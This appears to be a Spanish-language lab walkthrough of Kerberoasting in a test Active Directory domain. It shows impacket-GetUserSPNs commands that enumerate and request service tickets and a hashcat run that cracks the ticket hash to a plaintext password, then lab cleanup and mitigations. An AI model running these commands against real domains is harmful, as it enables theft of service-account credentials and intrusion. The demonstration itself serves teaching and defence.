
Cómo un usuario de dominio normal extrae material de credenciales de cuentas de servicio y las descifra fuera de línea.
Kerberoasting extrae el material cifrado de un ticket Kerberos de una cuenta
de servicio. Un atacante lo descifra fuera de línea y recupera la
contraseña en texto plano si es débil.
El KDC cifra el ticket TGS con el hash de la contraseña de la cuenta de
servicio. No valida si el usuario tiene permiso para usar ese servicio antes
de entregar el ticket. Cualquier usuario autenticado del dominio puede
pedir un ticket para cualquier cuenta con un SPN registrado. El atacante se
lleva ese ticket sin presentarlo nunca al servicio real y lo somete a
fuerza bruta o diccionario fuera de línea. El proceso no genera eventos de
autenticación nuevos.
Cualquier usuario autenticado del dominio puede listar las cuentas que tienen
un SPN registrado:
impacket-GetUserSPNs · kali
$ impacket-GetUserSPNs ludus.domain/lowpriv:'Passw0rd!' -dc-ip 10.3.10.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
----------------------------- ------- -------- -------------------- --------- ----------
MSSQL/sql01.ludus.domain:1433 svc_sql 2026-09-29 18:24:20 <never>
Pedir el ticket de servicio de esa cuenta. El KDC lo devuelve cifrado con el
hash de la contraseña del servicio:
impacket-GetUserSPNs · kali
$ impacket-GetUserSPNs ludus.domain/lowpriv:'Passw0rd!' -dc-ip 10.3.10.11 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
$krb5tgs$23$*svc_sql$LUDUS.DOMAIN$ludus.domain/svc_sql*$5d105b59...e34806a026
Descifrar ese hash fuera de línea contra un diccionario:
hashcat · kali
$ hashcat -m 13100 roast.hash /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*svc_sql$LUDUS.DOMAIN$ludus.domain/svc_sql*$5d105b59...e34806a026:Liverpool1
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Recovered........: 1/1 (100.00%) Digests
Quitar el SPN y borrar la cuenta de prueba para dejar el dominio como estaba:
powershell · DC01
$ setspn -D MSSQL/sql01.ludus.domain:1433 svc_sql; Remove-ADUser svc_sql; Remove-ADUser lowpriv
Unregistering ServicePrincipalNames for CN=svc_sql,CN=Users,DC=ludus,DC=domain
MSSQL/sql01.ludus.domain:1433
Updated object
Cuentas restantes svc_sql/lowpriv: 0
Pasa las cuentas de servicio a gMSA: la contraseña rota sola y no se puede
forzar fuera de línea.
En las cuentas con SPN que no puedan ser gMSA, exige contraseñas de 25+
caracteres.
Exige cifrado AES y desactiva RC4: el ticket AES es mucho más lento de
descifrar.